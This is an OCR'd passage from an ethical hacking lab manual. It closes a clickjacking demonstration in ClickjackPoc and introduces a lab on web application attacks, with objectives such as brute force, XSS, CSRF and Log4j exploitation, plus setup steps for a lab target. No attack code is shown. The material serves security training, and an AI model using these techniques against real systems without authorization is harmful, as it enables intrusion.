
9. Now, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.




10. An **attacker** window appears, double click on **ClickjackPoc** directory.



11. In **ClickjackPoc** directory, right-click **www.moviescope.com.html** file and hover cursor over **Open with** and click **Firefox** from the list.



12. **Clickjack Poc**, web page appears in **Firefox** browser showing that the website is vulnerable to clickjacking, as shown in the screenshot.



13. This concludes the demonstration of identifying clickjacking vulnerability in the target website using ClickjackPoc.

14. Close all open windows and document all acquired information.

Lab 2: Perform Web Application Attacks

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Identify XSS vulnerabilities in web applications using PwnXSS
- Exploit parameter tampering and XSS vulnerabilities in web applications
- Perform cross-site request forgery (CSRF) attack

- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain access by exploiting Log4j vulnerability

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Task 1: Perform a Brute-force Attack using Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

Here, we will perform a brute-force attack on the target website using Burp Suite.


Note: In this task, the target WordPress website (**http://10.10.1.22:8080/CEH**) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Wampserver** is running in **Windows Server 2022** machine. To run the **WampServer**, execute the following steps:

- Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

